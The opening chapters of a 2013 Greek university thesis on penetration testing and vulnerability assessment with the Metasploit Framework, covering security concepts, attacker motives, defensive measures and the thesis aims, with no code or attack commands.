
Τεχνολογικό Εκπαιδευτικό Ίδρυμα Κρήτης

Σχολή Τεχνολογικών Εφαρμογών
Τμήμα Εφαρμοσμένης Πληροφορικής & Πολυμέσων



Πτυχιακή Εργασία

Έλεγχος Διεισδυτικότητας και Εκτίμηση Τρωτότητας Συστημάτων με τη χρήση του Metasploit Framework

Σταυρουλάκης Αλέξανδρος Εμμανουήλ (ΑΜ: 2392)

E-mail: epp2392@epp.teicrete.gr
alexstavroulakis@gmail.com

Ηράκλειο – Ημερομηνία

Ιούνιος 2013

Επιβλέπων Καθηγητής: Δρ. Μανιφάβας Χαράλαμπος

Υπεύθυνη Δήλωση*: Βεβαιώνω ότι είμαι συγγραφέας αυτής της πτυχιακής εργασίας και ότι κάθε βοήθεια την οποία είχα για την προετοιμασία της, είναι πλήρως αναγνωρισμένη και αναφέρεται στην πτυχιακή εργασία. Επίσης έχω αναφέρει τις όποιες πηγές από τις οποίες έκανα χρήση δεδομένων, ιδεών ή λέξεων, είτε αυτές αναφέρονται ακριβώς είτε παραφρασμένες. Επίσης βεβαιώνω ότι αυτή η πτυχιακή εργασία προετοιμάστηκε από εμένα προσωπικά ειδικά για τις απαιτήσεις του προγράμματος σπουδών του Τμήματος Εφαρμοσμένης Πληροφορικής & Πολυμέσων τουΤεχνολογικού Εκπαιδευτικού Ιδρύματος Κρήτης.*

Ευχαριστίες

Θα ήθελα να ευχαριστήσω ιδιαίτερα τον επόπτη καθηγητή της εργασίας μου Δρ. Μανιφάβα Χαράλαμπο, για την εμπιστοσύνη που μου έδειξε αναθέτοντάς μου αυτή την εργασία. Ήταν μεγάλη τιμή για εμένα να συνεργαστώ μαζί του. Οι οδηγίες του, οι υποδείξεις του και η κατανόηση που έδειξε κατά τη συγγραφή της εργασίας αποτέλεσαν καθοριστικά στοιχεία για την εκπόνησή της.

Abstract

In this thesis, the features, the fundamentals and the management of the Metasploit Framework will be examined, with the final goal being penetration testing and vulnerability assessment of networks and copmuter systems. Also there will be examples from the perspective of the penetration tester, on how to use the above on a security check, while using the Metasploit Framework.

With the terms "security check", "penetration testing" and "vulnerability assessment", I mean the examination and testing of the security measures and police of a network or a system of some organisation and its ability to counter and withstand this kind of threats. Also, as long as there are potential security holes, how could someone benefit from them with the intention of gaining access to and causing serious damage to the system.

This has as ultimate goal to notify the broad audience with emphasis on the improvment of its security, the creation of risk avoidance plans, the examination of ways to secure data and in conclusion the education of the network or system users to follow the necessary security polices.

Σύνοψη

Σε αυτή την πτυχιακή εργασία θα εξεταστούν αναλυτικά οι λειτουργίες, τα βασικά συστατικά και η διαχείριση του Metasploit Framework, με βασικό στόχο τις δοκιμές διείσδυσης και την εκτίμηση τρωτότητας δικτύων και υπολογιστικών συστημάτων. Επίσης θα δωθούν παραδείγματα από την οπτική γωνία ενός «Penetration Tester», για το πώς χρησιμοποιούνται τα παράπανω σε έναν έλεγχο ασφαλείας, χρησιμοποιώντας το Metasploit Framework.

Με τους όρους «έλεγχος ασφαλείας», «δοκιμές διείσδυσης» και «εκτίμηση τρωτότητας», εννοείται η εξέταση και δοκιμή των μέτρων και της πολιτικής ασφαλείας ενός δικτύου ή ενός συστήματος κάποιου οργανισμού και η δυνατότητα του να αντιμετωπίζει και να ανταπεξέρχεται σε τυχόν απειλές. Έπίσης, εφόσον υπάρχουν κενά ασφαλείας, πως μπορεί κάποιος να τα εκμεταλευτεί με την πρόθεση να προκαλέσει σοβαρά προβλήματα στο σύστημα.

Αυτό αποβλέπει στην ενθορύβηση του κοινού με έμφαση στη βελτίωση της ασφάλειας του, τη δημιουργία πλάνων για την αποφυγή προβλημάτων, την εξέταση τρόπων διασφάλισης των δεδομένων των χρηστών και εν κατακλείδι την εκπαίδευση των χρηστών του δικτύου ή του συστήματος να ακολουθούν τις απαραίτητες πολιτικές ασφαλείας.

Πίνακας Περιεχομένων

Πίνακας Εικόνων

Κεφάλαιο 1 Εισαγωγή

1.1. Γενικά

1.1.1. Ο Όρος Ασφάλεια και η έννοια του

Τα τελευταία χρόνια, η ανάπτυξη και η πρόοδος της κοινωνίας μας έχει γίνει άμεσα εξαρτημένη και είναι άρρητα συνδεδεμένη με την τεχνολογία των Ηλεκτρονικών Υπολογιστών. Τα συστήματα Ηλεκτρονικών Υπολογιστών χρησιμοποιούνται και είναι υπεύθυνα για την πιο απλή έως και την πιο περίπλοκη ανθρώπινη εργασία. Από την διασκέδαση με απλά παιχνίδια μέχρι και την αποθήκευση και διαχείριση των ευαίσθητων ιατρικών πληροφοριών, από την επικοινωνία με τους συνανθρώπους μας μέχρι και την καθοδήγηση των αεροσκαφών σε ολόκληρο τον κόσμο, από τη λήψη ψηφιακών φωτογραφιών ως και τη διεξαγωγή σχεδόν όλων των οικονομικών συναλλαγών και πολλά άλλα. Ακόμα ένα απο τα κυριότερα χαρακτηριστικά των δύο τελευταίων δεκαετιών είναι ο διαμοιρασμός και η αποθήκευση όλου αυτού του τεράστιου όγκου πληροφοριών όπου πρωταρχικό ρόλο σ' όλα αυτά κατέχει το διαδίκτυο, το οποίο πλέον αποτελεί ένα αναπόσπαστο κομμάτι της καθημερινής μας ζωής και για πολλά άτομα το πιο σημαντικό κομμάτι της ζωής τους. Όταν συνειδητοποιούμε αυτό το γεγονός, προκύπτει ένα μείζον ζήτημα για την ασφάλεια των δεδομένων και της πληροφορίας που διακινείται από άνθρωπο σε άνθρωπο – και γιατί όχι απο μηχανή σε άνθρωπο και αντιστρόφως – μέσω των δικτύων υπολογιστών.

Κατ' αρχάς, τι εννοούμε όταν χρησιμοποιούμε τον όρο Ασφάλεια Υπολογιστών ή Ασφάλεια Δικτύων και γιατί είναι τόσο σημαντική. Η ασφάλεια των υπολογιστών αφορά τα δεδομένα και τις πληροφορίες που έχουν αποθηκευτεί στους Ηλεκτρονικούς Υπολογιστές όπως επίσης και τον έλεγχο των πόρων αυτών των μηχανημάτων. Ο λόγος για τον οποίο χρειάζεται η ασφάλεια, είναι αρκετά εύκολο να τον αντιληφθεί κανείς. Τα δεδομένα χρειάζονται προστασία. Περιέχουν προσωπικές πληροφορίες για τη ζωή του κάθε άνθρωπου που χρησιμοποιεί έναν ηλεκτρονικό υπολογιστή, πληροφορίες που έχουν χρηματική αξία, όπως επιχειρηματικές πρακτικές και επιχειρηματικά σχέδια ή ακόμα και οικονομικά στοιχεία ανθρώπων όπως για παράδειγμα λογαριασμοί τραπεζών, αριθμοί πιστωτικών κρατών και καταναλωτικές προτιμήσεις. Στη σήμερον ημέρα, αξία χρηματική μπορεί να έχει κάτι εκ πρώτης όψεος ασήμαντο όπως μια λίστα με e-mail, η οποία όμως στη συνέχεια μπορεί να χρησιμοποιηθεί για να σταλούν μηνύματα spam, ή να

παρακολουθηθεί η κίνηση στους λογαριασμούς των χρηστών. Αρχικά, οι πόροι των μηχανημάτων θεωρούνταν να μην διατρέχουν κίνδυνο καθώς η υπολογιστική δύναμη και ο αποθηκευτικός χώρος ήταν αρκετά για οποιαδήποτε χρήση. Είναι χαρακτηριστική η δήλωση του ιδρυτή της Microsoft, Bill Gates, στα τέλη της δεκαετίας του 1980, ότι «600KB είναι αρκετά για όλους», ένα μέγεθος το οποίο στις μέρες μας φαντάζει μικροσκοπικό. Όταν όμως εμφανίστηκαν ανάγκες για τεράστιες απαιτήσεις σε υπολογιστικούς πόρους και η τεχνολογία εξελίχθηκε για να ανταπεξέρχεται σε αυτές τις ανάγκες των χρηστών, όπως η μαζική αποστολή mail (spam) που απαιτεί μεγάλο εύρος ζώνης (bandwidth) και οι επιθέσεις τύπου Denial of Service (DoS), σε κίνδυνο δεν βρίσκόταν πλέον μόνο τα δεδομένα, αλλά και οι πόροι των υπολογιστών οι οποίοι άρχισαν να αποτελούν στόχο.

Όπως παρατηρούμε λοιπόν, ο πρωταρχικός σκοπός της ασφάλειας όσον αφορά τους ηλεκτρονικούς υπολογιστές είναι να εξασφαλίζει ότι η πρόσβαση στα δεδομένα και τους πόρους των υπολογιστών γίνεται εμπιστευτικά μόνο από εκείνους που έχουν το δικαίωμα να το κάνουν, ότι τα δεδομένα παραμένουν ακέραια και δεν αλλοιώνονται από κάποιον μη εξουσιοδοτημένο χρήστη και ότι ο χρήστης πάντοτε πιστοποιείται πως είναι όντως αυτός που ισχυρίζεται πως είναι. Αναμφίβολα υπάρχουν πολλά κενά στην ασφάλεια των συστημάτων που χρησιμοποιούμε και συνεχώς «ανακαλύπτονται» νέες αδυναμίες. Έτσι τα δεδομένα βρίσκονται σ' ένα περιβάλλον που διατρέχει συνεχώς κινδύνους παραβίασης από επιτήδειους που προσπαθούν να εκμεταλλευτούν τα κενά ασφάλειας και επιθέσεις σημειώνονται καθημερινά, χωρίς πολλές φορές τα «θύματα» να το αντιλαμβάνονται. Για αυτόν ακριβώς το λόγο, η ασφάλεια υπολογιστών οφείλει να αναπτύσσει τα απαραίτητα εργαλεία που διασφαλίζουν τα προαναφερθέντα, να εξασφαλίζει ότι δεν υπάρχουν κίνδυνοι που μπορούν να προκαλέσουν κάποια κενά ασφαλείας, να ελέγχει τυχούσες απόπειρες αλλά και επιτυχημένες ενέργειες επιθέσεων σε υπολογιστικά συστήματα και τέλος να εγγυάται και να επιβεβαιώνει την πλήρη αποκατάσταση του συστήματος σε περίπτωση που οποιεσδήποτε κακόβουλες ενέργειες του προκαλέσουν αλλαγές.

Έχοντας εξηγήσει την έννοια και τη σημασία της ασφάλειας υπολογιστών και δικτύων, φτάνουμε σε ένα σημαντικό ερώτημα. Για ποιό λόγο να επιχειρήσει να διασπάσει κάποιος την ασφάλεια ενός συστήματος και πως γίνεται αυτό.

1.1.2. Ο λόγος επιθέσεων και διασπασης της ασφάλειας

Υπάρχουν πολλοί λόγοι για τους οποίους κάποιος θα θελήσει να διαβάλλει την ασφάλεια ενός συστήματος (είτε προσωπικό, είτε εταιρικό, είτε κυβερνητικό). Ένας λόγος μπορεί να είναι προσωπικά ζητήματα, υπάρχουν πολλά παραδείγματα που έχουν έρθει στο φως της δημοσιότητας, όπου ζευγάρια παρακολουθούν τις πράξεις του ενός μέλους με τη χρήση ένος προγράμματος Spyware στον υπολογιστή αυτού του μέλους εν αγνοία του για λόγους ζήλειας. Άλλος λόγος μπορεί να είναι ο έλεγχος δυνατοτήτων και δεξιοτήτων του επιτιθέμενου, μαζί με την ανιχνευτική ικανότητα των λογισμικών ασφαλείας που αντιμετωπίζουν. Σε αυτό συγκαταλέγεται και η hacking ομάδα, Lulzsec, η οποία αναφέρει ως λόγο για τις επιθέσεις της την εξής φράση «We are doing it for the lulz», το οποίο σημαίνει «Το κάνουμε για την πλάκα μας». Σε αντιθέση με τους γνωστούς Anonymous, οι οποίοι ισχυρίζονται ιδεαλιστικούς πάντα λόγους και στοχεύουν επιχειρήσεις, κυβερνήσεις με κακή δημοσιότητα. Έτσι φτάνουμε και στον πιο σημαντικό λόγο, που δεν είναι άλλος απο τα χρήματα.

Το πιο συνηθισμένο φαινόμενο είναι η κλοπή στοιχείων πιστωτικών καρτών (που περιλαμβάνει τον αριθμό της κάρτας, το όνομα του κατόχου της κάρτας και τον αριθμό επιβεβαίωσης) και η κλοπή βάσεων δεδομένων με πελατολόγια. Αυτά τα δεδομένα αποκτούν χρηματική αξία σε αγοραπωλησίες οι οποίες οργανώνονται και διεξάγονται μέσω του διαδικτύου. Υπάρχουν και άλλα δεδομένα που αξίζουν χρήματα όπως είναι οι κωδικοί των χρηστών για τις on-line τραπεζικές τους συναλλαγές έχοντας έτσι πρόσβαση στις κινήσεις λογαριασμών αλλά και πληροφορίες για τις καταναλωτικές συνήθειες ανθρώπων και τα στοιχεία επικοινωνίας τους. Πολλάκις έχουν παρατηρηθεί φαινόμενα κρυπτογράφησης δεδομένων επιχειρήσεων, έχοντας ως συνέπεια τη ζήτηση μεγάλων χρηματικών ποσών για την αποκρυπτογράφησή τους, κάτι που θα μπορούσε να περιγραφεί σαν εκβιασμός και απαγωγή δεδομένων. Βέβαια κάτι τέτοιο είναι αρκετά ριψοκίνδυνο για τους επιτιθέμενους δίοτι κατά αυτόν τον τρόπο συνδέονται άμεσα με τα χρήματα. Τέλος υπάρχει δυνατότητα κέρδους και από προγράμματα τα οποία ειδικεύονται σε ανίχνευση των κενών ασφαλείας καθώς και από την ίδια την γνώση κάποιου κενού ασφαλείας σε κάποιο πρόγραμμα και τον τρόπο επίλυσης ή εκμετάλλευσης του.

1.1.3. Πώς λειτουργούν οι επιθέσεις σε συστήματα ασφαλείας

Η ασφάλεια υπολογιστών και δικτύων δεν βασίζεται σε μία μοναδική μέθοδο προστασίας, αλλά χρησιμοποιεί ένα σύνολο φραγμών οι οποίοι υπερασπίζονται τα δεδομένα του κάθε συστήματος με πολλούς διάφορετικούς τρόπους. Ακόμα και αν ένα μέτρο αποτύχει στην προστασία του συστήματος, τα υπόλοιπα εξακολουθούν να λειτουργούν, ούτως ώστε να προφυλάσσεται από διάφορες επιθέσεις. Χωρίς εγκατεστημένο σύστημα ασφαλείας, τα συστήματά μας διατρέχουν κίνδυνο χρήσης και επίθεσης από μη εξουσιοδοτημένους χρήστες, διακοπής λειτουργίας του δικτύου, διακοπής υπηρεσιών, ακόμα και νομικής δίωξης ενώ παράλληλα είναι δυνατή η κλοπή και κατάχρηση απόρρητων επιχειρηματικών αλλά και προσωπικών πληροφοριών.

Υπάρχουν δυο τρόποι να αποκτήσει πρόσβαση στα δεδομένα του και τον έλεγχο των πόρων ενός σύστηματος, ένα άτομο που δεν είναι ο ιδιοκτήτης του υπολογιστή ή ο αρμόδιος της διαχείρησης του. Ο πρώτος είναι να έχει φυσική πρόσβαση στο μηχάνημα και ο δεύτερος να συνδεθεί με το μηχάνημα απομακρυσμένα.

Η φυσική πρόσβαση μοιάζει να είναι ο ευκολότερος τρόπος για να καταφέρει κανείς να πάρει δεδομένα από ένα υπολογιστή χωρίς να έχει την άδεια. Σε αυτήν τη περίπτωση μπορεί κανείς ακόμα και να ξεβιδώσει το κουτί του μηχανήματος, να ξεβιδώσει το σκληρό δίσκο και με άνεση χρόνου να πάρει τα δεδομένα από κει. Με την προϋπόθεση βέβαια ότι τα δεδομένα δεν έχουν κρυπτογραφηθεί, οπότε και η δυσκολία αυξάνεται ανάλογα με τον αλγόριθμο κρυπτογράφησης. Δεν θα μας απασχολήσει αυτό το θέμα βέβαια.

Η απομακρυσμένη πρόσβαση σε έναν υπολογιστή είναι η εναλλακτική λύση. Καθίσταται προφανές πως για να γίνει μια απομακρυσμένη επίθεση σε ένα σύστημα, θα πρέπει αυτό να είναι συνδεδεμένο στο διαδίκτυο ή σε ένα δίκτυο στο οποίο θα έχει πρόσβαση ο επιτιθέμενος και να επιτρέπει τη σύνδεση μέσω αυτού του δικτύου σε χρήστες, διαφορετικά δεν υπάρχει δυνατότητα πρόσβασης σε αυτό. Με αυτόν τον τρόπο είναι αρκετά εύκολο να εντοπιστεί ο επιτιθέμενος. Οι υπολογιστές καταγράφουν όλα τα γεγονότα που συμβαίνουν σε «logs» και αν ο επιτιθέμενος δεν το λάβει υπόψιν του, τότε υπάρχουν αποδείξεις για την επίθεση του. Υπάρχουν βέβαια λυσεις σε αυτό το πρόβλημα για να παρακάμπτονται ορισμένοι μηχανισμοί ασφαλείας και να καλύπτεται η ταυτότητα

του επιτιθέμενου. Επίσης ένα μεγάλο μειονέκτημα της μεθόδου αυτής είναι ότι εξαιτίας της παρέμβασης του δικτύου οι διαδικασίες γίνονται πιο αργές.

1.1.4. Πώς μπορούν να αποφευχθούν και να αντιμετωπιστούν τέτοιες επιθέσεις

Καθημερινά παρατηρούνται φαινόμενα ηλεκτρονικών επιθέσεων απο κακόβουλους εισβολείς, σε εταιρείες-στόχους, οι οποίοι υποκλέπτουν σημαντικά και απόρρητα δεδομένα, ή απλώς τις μολύνουν με ιούς και καταστρέφουν όλα τα αρχεία της.Οι προγραμματιστές και οι υπεύθυνοι ασφαλείας οφείλουν να είναι ικανοί να ανιχνεύουν την ύπαρξη και τη σοβαρότητα των αδυναμιών, που υπάρχουν και να προτείνουν τα κατάλληλα μέτρα, που θα παρέχουν προστασία από πιθανές παραβιάσεις ασφάλειας. Η κυριότερη λειτουργία που υπάρχει αυτή τη στιγμή για να αντιμετωπιστούν οι διάφοροι κίνδυνοι της ασφάλειας των υπολογιστών είναι μια εκ των υστέρων λειτουργία: με το που αποκαλυφθεί μια αδυναμία σε ένα πρόγραμμα και γίνει γνωστή αυτή τότε αν είναι δυνατόν εκδίδεται μια λύση για το πρόβλημα (που μπορεί και να είναι η απενεργοποίηση της υπηρεσίας) είτε με τη μορφή οδηγιών στους χρήστες του προγράμματος είτε με ένα patch. Αυτή είναι και η λειτουργία με τη πιο πετυχημένη πορεία. Άλλες τεχνικές περιλαμβάνουν την αποφυγή μεθόδων που δημιουργούν τα κενά ασφαλείας κατά τη συγγραφή κάποιων προγραμμάτων.

Μια τυπική διαδικασία που περιλαμβάνει τον έλεγχο όλων των εφαρμογών και συσκευών ενός υπολογιστικού περιβάλλοντος για πιθανές αδυναμίες ασφαλείας, είναι ο έλεγχος διείσδυσης (penetration testing). Το Penetration testing είναι ο έλεγχος και η αξιολόγηση της αποτελεσματικότητας ενός συστήματος ασφάλειας, κατά τον οποίο ο αξιολογητής μιμούμενος επιθέσεις του πραγματικού κόσμου προσπαθεί να εξακριβώσει μεθόδους οι οποίες παρακάμπτουν τα χαρακτηριστικά ασφάλειας μιας εφαρμογής, ενός συστήματος ή ενός δικτύου. Συχνά περιλαμβάνει την πραγματοποίηση επιθέσεων σε συστήματα και δεδομένα με τη χρήση εργαλείων και τεχνικών τα οποία χρησιμοποιούν οι επιτιθέμενοι. Οι περισσότεροι έλεγχοι διείσδυσης αναζητούν συνδυασμούς αδυναμιών σε ένα ή περισσότερα συστήματα οι οποίες μπορούν να παρέχουν περισσότερες δυνατότητες πρόσβασης απ’ ότι η εξέταση ενός μεμονωμένου ευάλωτου σημείου.

Στο σημείο αυτό αξίζει να σημειωθεί ότι εξαιτίας της τεράστιας ζήτησης σε εξέλιξη στον τεχνολογικό τομέα, οι υπηρεσίες και τα πρωτόκολλα που χρησιμοποιούνται στα δίκτυα και στους ηλεκτρονικούς υπολογιστές εξελίσσονται ταχύτατα, έχοντας ως συνέπεια, με παρόμοιο ρυθμό να αποκαλύπτονται νέες αδυναμίες που αφορούν την ασφάλειά τους. Αυτός είναι ένας παραπάνω λόγος που πρέπει όλοι μας να βρισκόμαστε σε συνεχή επαγρύπνηση και να ενημερωνόμαστε ώστε να εφαρμόζουμε την αποδοτικότερη δυνατή ασφάλεια.

Όσον αφορά το τι μπορεί να κάνει ένας απλός χρήστης για να αντιμετωπίσει και να αποφύγει τέτοιες επιθέσεις, μπορεί να συγκεντρωθεί στις αδυναμίες του συστήματος ή του δικτύου του και να το ρυθμίσει αναλόγως. Κάποια παραδείγματα είναι:

- Ρύθμιση Λειτουργικού Συστήματος (OS configuration). Αδυναμίες προκύπτουν από κακή ρύθμιση ορισμένων παραμέτρων του λειτουργικού συστήματος του χρήστη.
- Συντήρηση και υποστήριξη του λογισμικού (Software maintenance). Αδυναμίες προκύπτουν λόγω μη ενημέρωσης ή μη εφαρμογής των patches των εφαρμογών.
- Διαχείριση κωδικών και πρόσβασης του συστήματος (Password/access control). Αδυναμίες προκύπτουν όταν δεν τηρούνται οι κανόνες που αφορούν τους κωδικούς αλλά και αυτούς που έχουν σχέση με την πρόσβαση του συστήματος.
- Κακόβουλο λογισμικό (Malicious software). Η ύπαρξη κακόβουλου λογισμικού (π.χ. viruses, trojans, worms κ.α.) προκαλεί κενά ασφάλειας
- Επικίνδυνες υπηρεσίες που τρέχουν σ’ ένα σύστημα (Dangerous services). Η ύπαρξη ευάλωτων υπηρεσιών (με γνωστές αδυναμίες) αποτελούν απειλή για το σύστημα.
- Ρύθμιση εφαρμογών που τρέχουν στο σύστημα (Application configuration). Αδυναμίες προκύπτουν από κακή ρύθμιση των παραμέτρων των εφαρμογών που τρέχουν σ’ ένα σύστημα.


1.2. Τι είναι το Penetration Testing

Το Penetration Testing σαν εργασία, είναι αρκετά δύσκολο και προκλητικό. Οι εργαζόμενοι σε αυτόν τον τομέα πληρώνονται για να σκέφτονται ως εγκληματίες, να χρησιμοποιούν «αντάρτικες» τακτικές προς όφελος τους και να βρίσκουν τους πιο αδύναμους και ευάλωτους συνδέσμους σε ένα εξαιρετικά περίπλοκο δίκτυο αμυνών. Τα ευρήματα μπορεί να αρκετά ενοχλητικά αλλά και μεγάλες εκπλήξεις. Δοκιμές διείσδυσης έχουν αποκαλύψει τα πάντα απο ψεύτικες ιστοσελίδες πορνογραφικού υλικού, έως και μεγάλης κλίμακας εγκληματική δραστηριότητα.

Το Penetration Testing αγνοεί την αντίληψη ενός οργανισμού για ασφάλεια και πιέζει τα συστήματα του για να βρε τα ευάλωτα σημεία. Τα δεδομένα που λαμβάνονται απο μια επιτυχή δοκιμή, συχνά αποκαλύπτουν θέματα τα οποία κανένας επιθεωρητής εκτίμησης τρώτοτητας αρχιτεκτονικής συστημάτων δεν είναι σε θέση να ταυτοποιήσει. Κάποια τυπικά ευρήματα περιλαμβλανουν κοινούς κωδικούς (passwords), διασυνδεδεμένα δίκτυα, και πολλές σημαντικές πληροφορίες να είναι ακάλυπτες. Τα προβλήματα που δημιουργούνται απο την πρόχειρη διαχείριση του συστήματος και βεβιασμένων υλοποιήσεων μέτρων, συχνά αποτελούν σημαντικές απειλές για έναν οργανισμό, ενώ οι λύσεις παραμελλούνται απο τον διαχειριστή του συστήματος. Οι δοκιμές διεισδυτικότητας επισημαίνοθν αυτές τις άστοχες προταιρεότητες και προσδιορίζουν τι ακριβώς πρέπει, ένας οργανισμός, να κάνει για να υπερασπιστεί τα δεδομένα του σε περίπτωση πραγματικής εισβολής.

Οι penetration testers (δοκιμαστές διείσδυδης) διαχειρίζονται τους πιο ευαίσθητους πόρους μιας επιχειρήσης, έχουν πρόσβαση σε τομείς στους οποίους ένα λάθος, μπορεί να αποφέρει καταστροφικές και πραγματικές, πάνω από όλα, συνέπειες. Ένα μόνο πακέτο που δεν τοποθετείται σωστά, μπορεί παραδείγματος χάρην να σταματήσει τη λειτουργία ενός ολόκληρου εργοστασίου, με το κόστος εκατομμυρίων ευρώ. Η παράλειψη ενημέρωσης του κατάλληλου προσωπικού μπορεί να καταλήξη σε άβολες συζητήσεις με την αστυνομία. Τα ιατρικά συστήματα είναι ένας τομέας που πολλοί έμπειροι επαγγελματίες στην ασφάλεια μπορεί να διστάσουν να ελέγξουν, διότι ένα απλό λάθος μπορεί να καταστρέψει ένα σημαντικό εξοπλισμό, με συνέπειες στους ασθενείς. Τα πιο κρίσιμα συστήματα είναι συχνά και τα πιο εκτεθειμένα και λίγοι διαχειριστές ρισκάρουν να σταματήσουν τη λειτουργία, μόνο και μόνο για να ενημερωθεί η βάση δεδομένων.

Η εξισορρόπηση της χρήσης των διαθέσιμων επιλογών επίθεσεων και του κινδύνου πρόκλησης βλάβης, είναι μία ικανότητα την οποία όλοι οι penetration testers ωφείλουν να κατέχουν. Αυτή η διαδικασία δεν εξαρτάται μονάχα από μια τεχνική γνώση των εργαλείων και των τεχνικών που χρησιμοποιούνται, αλλά επίσης από μια ισχυρή κατανόηση του πώς λειτουργεί ένας οργανισμός και που μπορεί να βρίσκεται το μονοπάθι με τη μικρότερη δυνατή αντίσταση.



Εικόνα 1 Penetration Testing

1.3. Σκοπός

Σε αυτή την πτυχιακή εργασία θα εξεταστεί αναλυτικά η εγκατάσταση και διαχείριση του Metasploit Framework, με βασικό στόχο τις δοκιμές διείσδυσης και την εκτίμηση τρωτότητας δικτύων και υπολογιστικών συστημάτων. Εν συνεχεία, θα γίνει ο απαραίτητος έλεγχος ασφαλείας χρησιμοποιώντας το Metasploit Framework. Με τους όρους «έλεγχος ασφαλείας», «δοκιμές διείσδυσης» (Penetration Testing) και «εκτίμηση

τρωτότητας» ή «σάρωση ευπαθειών» (Vulnerability Assessment/Scanning), εννοείται η εξέταση και δοκιμή των μέτρων ασφαλείας ενός δικτύου ή ενός συστήματος και η δυνατότητα του να αντιμετωπίζει και να ανταπεξέρχεται σε τυχούσες απειλές. Έπίσης, εφόσον υπάρχουν κενά ασφαλείας, πως μπορούν αυτά να εκμεταλευτούν από κάποιον ή αντίθετα να διορθωθούν για να μην υπάρξουν σοβαρά προβλήματα στο μέλλον. Αυτό αποβλέπει στην βελτίωση της ασφάλειας του, τη δημιουργία πλάνων για την αποφυγή προβλημάτων, την εξέταση τρόπων διασφάλισης των δεδομένων των χρηστών και εν κατακλείδι την εκπαίδευση των χρηστών του δικτύου ή του συστήματος να ακολουθούν τις απαραίτητες πολιτικές ασφαλείας.

Εν κατακλείδι, παρουσιάζονται πραγματικά παραδείγματα επιθέσεων σε πλαίσια ethical hacking και μέσω αυτών τονίζεται η μεγάλη ανάγκη για παροχή ασφάλειας σε όλα τα επίπεδα μιας υπολογιστικής υποδομής. Σκοπός είναι να γνωστοποιηθούν οι ποικίλλες πιθανές επιθέσεις που μπορούν να προκληθούν από κακόβουλους χρήστες , να ευαισθητοποιηθούν οι απλοί χρήστες αλλά και διάφοροι οργανισμοί πάνω στα θέματα ασφαλείας και να διαφανεί η σημαντικότητα και αναγκαιότητα των ελέγχων για αδυναμίες σε κάθε υπολογιστικό σύστημα.

